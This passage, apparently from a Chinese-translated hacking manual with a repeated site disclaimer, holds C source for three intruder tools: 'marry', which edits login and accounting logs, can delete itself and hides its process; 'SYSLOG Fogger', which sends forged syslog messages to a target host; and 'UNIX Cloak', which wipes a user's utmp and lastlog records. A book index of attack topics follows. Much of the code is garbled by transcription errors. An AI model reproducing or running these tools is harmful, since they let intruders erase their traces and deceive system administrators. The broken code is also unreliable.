\t\t[-E editor] [-h program]\n", s);
exit(1);
}

int main(argc, argv)
int argc;
char**argv;
{
char *ed;
char c;
#ifdef PACCT
      mode= 'A';
#endif
#ifdef LASTLOG
      mode='L';
#endif
#ifdef UTMP
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    mode='W';
#endif

    puts("marry v1.0(c) 1991—Proff—All rights reserved.")
umask(022);
while ((=getopt(argc, argv,"i:o:d:aetsp:v:m:uScDnE:h:b:"))!=-1)
switch(c)
{
        case 'i':
                a_Input=optarg;
                break;
        case 'o'
                a_Output=optarg;
                break
        case 'd':
                a_Dump=optarg;
                break;
         case 'a':
                f_Auto=1;
                break;
         case 'e':
                f_EditSrc=1;
                break;
         case 't':
                f_Truncate=1;
                break;
         case 's':
                f_Spueeze=1;
                break;
         case 'p':
                f_Pattern=optarg;
                break;
         case 'v':
                f_Exclude=1;
                a_Pattern=optarg;
                break;
         case 'm':
                mode=*optarg;
                break;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        case 'ue':
                f_Uid=1;
                break;
        case 'S':
                f_Security=1;
                break;
        case 'D':
                f_DeleteSelf=1;
                break;
        case 'n':
                f_NoBackups=1;
                break;
        case 'E':
                f_Edittor=optarg;
                break;
        case 'h':
                a_Hide=optarg;
                break;
        case 'b':
                a_Backup= optarg;
                break;
        case '?':
        default:
                fprintf(stderr, "%s: unknow option '%c'\n",
argv[0], c);
                usage(argv[0]);
                /* NOT_REACHED */
}
if (a_Output && f_EditSrc)
{
        perror("can't have –o and –e together");
        exit(1);
}
switch(mode)
{
#ifdef UTMP
case 'W':
        mode_size=sizeof(struct lastlog);
        mode_data=&s_lastlog;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
            if (!a_Input) a_Input=LASTLOG_FILE;
            break;
#endif
#ifdef PACCT
case 'A':
            mode_size=sizeof(struct acct);
            mode_data=&s_acct;
            if (!a_Input) a_Input=PACCT_FILE;
            break;
#endif
default:
            fprintf(stderr,"unknown mode '%c'\n", mode);
            usage();
            /*NOT_REACHED*/
}
if (a_Pattern) uid=getpwnam(a_Pattern);
if (uid) {uid_s=*uid; uid=&uid_s;}
if (f_Auto)
{
struct stat st1, st2;
int pid;
int ws;
          if (stat(a_Editor,&st1))
          {
                    fprintf(stderr,"error: editor '%s' must exist with-a
(check-E value)\n",a_Editor);
                              exit(1);
                 }
                makedump();
                if (f_Security)
                {
                          sprintf(ac_comm_hide, "m%d", getpid());
                          symlink(a_Editor, ac_comm_hide);
                          ed=ac_comm_hide;
                } else ed=a_Editor;

                stat(a_Dump, &st1);
                if(!(pid=fork()))
                {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                printf( "%s\n", ed, a_Dump);
                fflush(stdout);
                execle(ed, ed, a_Dump, 0);
                perror(ed);
                _exit(1);
        }
        if (pid<0)
        {
                perror( "fork");
                exit(1);
        }
        while (wait(&ws)!=pid);
        if (st1.st_mtime= = st2.st_mtime)
        {
                fprintf(stderr, " '%s' not modified — aborted\n",
a_Dump);
                exit(1);
        }
        if (!a_Output || !strcmp(a_Input, a_Output))
        {
                backup(a_Input);
                f_backedup=1;
                if (!a_Output) a_Output=a_Input;
                if (!f_EditSrc)
                        a_Input=a_Backup;
        }
        makeobject();
        if ((f_Clean || f_NoBackups) && f_backedup)
unlink (a_Backup);
}
else if (a_Output)
        {
                if (!strcmp(a_Input, a_Output))
                {
                        backup(a_Input);
                        f_backedup+1
                        if (!f_EditSrc)
                                a_Input=a_Backup;
                }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                makeobject();
                if (f_Clean)
                        unlink(a_Dump);
                if((f_Clean || f_NoBackups) && f_backedup)
unlink (a_Backup);
        } else
                makedump();
if (f_DeleteSelf) unlink(argv[0]);
puts("Done.");
if (f_Security)
{
        close(0);
        close(1);
        close(2);
        setsid();
        if (a_Hide)
        {
                execlp(a_Hide, a_Hide, 0);
                perror(a_Hide);
        }
        if (f_Security)
                kill(getpid(), SIGKILL);
  }
  EXIT(0);
}

/* http://www.hackingmobilephones.com for the latest manuals and
tools! */
/* Utility to add fake messages to the syslog */
/
**********************************************************
SYSLOG Fogger – Fill Disk Space, Send Messages, Whatever.
v1.1 – Written by Matt (panzer@dhp.com) During a boring day, 12 Oct
1994.
      Much code is stolen from "Unix Network Programming"
      by W.Richard Stevens. Buy it if you don't have it.
**********************************************************
#include <stdio.h>
#include <sys/types.h>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define MAXLINE 512

dg_cli(fp, sockfd, pserv_addr, servlen)
FILE *fp;
int sockfd;
struct sockaddr *pserv_addr;
int servlen;
{
 int n;
 char sendline [MAXLINE], recvline [MAXLINE+1];

 while(fgets(sendline, MAXLINE, fp) ! = NULL) {
    n = strlen(sendline);
    if (sendto(sockfd, sendline, n, 0, pserv_addr, servlen) ! = n) {
fprintf (stderr,"dg_cli: sendto error on socket\n");exit(1);}
}
it (ferror(fp)) {
fprintf (stderr,"dg_cli: error reading file\n");exit(1);}
}

main(argc, argv)
int argc;
char *argv[];
{
int sockfd;
struct sockaddr_in serv_addr, cli_addr;

if (argc !=2) {
 printf("\nSYSFOG v1.1 – (written by panzer@dhp.com)\n");
 printf("Usage%s target-ip-number\n",argv[0]);
 printf("\n—Reads STDIN,sends to \"targer-ip-numbers\" ");
printf("syslog daemon. \n");
printf("To send certain types of messages, use the number fond\n");
printf("below in brackets. IE, \"<0>This is a LOG_EMERG\"\n");
printf)"_____
_____\n")
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
 printf(:From SUNOS /usr/include/syslog.h\n");
printf)"_____
_____\n")
 printf("LOG_EMERG   0   /* system is unusable */\n");
 printf("LOG_ALERT   1   /* action must be taken immediately */
\n");
printf("LOG_CRIT    2   /* critical conditions */\n");
printf("LOG_ERR     3   /* error conditions */\n")
printf("LOG_WARNING   4   /* warning conditions */\n")
printf("LOG_NOTICE   5   /* normal but signification condition */
\n");
printf("LOG_INFO   6   /* INFORMATIONAL */\N");
printf("LOG_DEBUG   7   /* debug-level messages */\n");
printf)"_____
_____\n\n")
 exit (0);
}
bzero((char *) &serv_addr, sizeof(serv_addr));
serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = inet_addr(argv[1]);
serv_addr.sin_port = htons(514);

/* Open UDP socket */

if (( sockfd=socket(AF_INET, SOCK_DGRAM,0)) <0) {
 fprintf(stderr,"sysfog: Can't open UDP Socket\n");exit(1);}
bzero((char *) &cli_addr, sizeof(cli_addr));
cli_addr.sin_family = AF_INET;
cli_addr.sin_addr.s_addr = htonl(INADDR_ANY);
cli_addr.sin_port = htons(0);)
if (bind(sockfd, (struct sockaddr *) &cli_addr,sizeof(cli_addr)) <0) {
 fprints(stderr,"sysfog: Can't bind local address\n");exit(1);

 dg_cli(stdin, sockfd, (struct sockaddr *) &serv_addr,
sizeof(serv_addr));

close(sockfd);
exit(0);
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
/*http://www.hackingmobilephones.com for the latest manuals and tools!
*/
/* 日志编辑工具能使你在多数 Unix 平台中隐藏你的踪迹*/
/* UNIX Cloak v1.0 (alpha) 作者: Wintermute of –Resist- */
/* 该文件将销毁你出现在一个 Unix 系统中的所有痕迹*/
/* 它适用于 SCO, BSD, Ultrix, HP/UX, 并兼容其他的一些系统 */

/*—> Begin source... */
#include <fcntl.h>
#include <utmp.h>
#include <sys/types.h>
#include <unistd.h>
#include <lastlog.h>

main(argc, argv)
  int     argc;
  char    *argv[];
{
  char    *name;
  struct utmp u;
  struct lastlog l;
int   fd;
int   i = 0
  int   done = 0;
  int   size;

  if (argc ! =1) {
    if (argc > = 1 && strcmp(argv [1], “cloakme”) = = 0) {
      printf(“You are now cloaked\n”);
      goto start;
    else {
      printf(“close successful\n”);
      exit(0);
      }
          }
else {
    printf(“usage: close {file to close}\n”);
    exit(1);
    }
start:
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
name = (char *)(ttyname(0)+5);
size = sizeof(struct utmp);

fd = open("/etc/utmp");
if (fd < 0)
    perror("etc/utmp");
else {
    while ((read(fd, &u, size) = = size) && !done) {
     if (!strcmp(u.ut_line, name)) {
            done = 1;
            memset(&u, 0, size);
            lseed (fd, -1*size, SEEK_CUR);
            write(fd, &u, size(;
            close(fd);
          }
    }
}

size = sizeof(struct lastlog);
fd = open("/var/adm/lastlog", O_RDWR);
if (fd <0)
  perror("/var/adm/lastlog");
else {
  lseek(fd, size*getuid(), SEEK_SET);
  read(fd, #1, size);
  l.ll_time = 0;
  strncpy(l.ll_line,"ttyq2 ",5);
  gethostname(l.ll_host, 16);
  lseek(fd, size*getuid(), SEEK_SET);
  close(fd);
}
}
```



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

索 引

Apache Web Server 225
ARP 266
ASCII 324

bANNERS 119
Batch File 332, 350, 353
BIOS 179
Blue Death 135
Boot Sector Viruses 355
Browser 113, 135
Brute Force 181
Buffer Overflows 234, 240-241

Checksums 252
Cisco 200
Cookies 13
Cryptography 314

Default Passwords 205
Denial of Services (DOS) Attacks 305
DES 181
Distributed DOS Attacks 308
DNS 298
Domain 69, 303
Domain Name Systems 54
DOS 305

Explorer.exe 20

File or Program Viruses 356
Mstream 311
Multipartite Viruses 356

FIN 274
Firewalls 324
FTP 70, 72, 74, 76, 528, 533, 548

GEOCITIES 134

Heap Overflows 239
Hotmail 465
Hotmail.com 224
HTML Applications 113
HTTP 77, 176

ICMP 259
ICQ 188
Input Validation 223, 224, 231
Integer Overflows 239
Internet Explorer 11
IP Address 52
IP Protocol 258
IP Spoofing 269

Java 468
JavaScript 465-467

Keylogger 129, 249

Link Layer 265

Macro Viruses 358, 360
MailMachine.cei 226
MSN 241
Stack Overflows 234
Stealth Viruses 357

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Netstat 67
Network Layer 258
Netzero 193, 194
NslookUp 57
Number Systems 320

Packet 252
Passwords 4, 6, 139-141, 146, 165-166, 172, 179, 181 ,186, 188, 193-194, 200, 205
Perl 437
PING 64
Ping of Death 305
Polymorphic Viruses 357
Port 23 70
Port Scanning 60, 273.
port 59
Port Dial Up Screen 93

Registry 24, 25

Sendmail 514
Smurf 307
Sockets 63
SQL Injection 227
Stacheldraht 310
SYN Attack 306

Tcp 255
Teardrop 306
Telnet 51, 52
Tracert 66
Transport 255
Tribal Floodnet 2K 311
Tribe Flood Network or TFN 310
Trinoo 309
TRIPOD 135
Trojan 244

UDP 257, 274, 308
Unix 172

Viruses 355-358

Web Browser 92
Windows 8, 31
Windows NT 166
Wingate 186

XOOM 135
XOR 147

溜客安全网 WwW.176Ku.CoM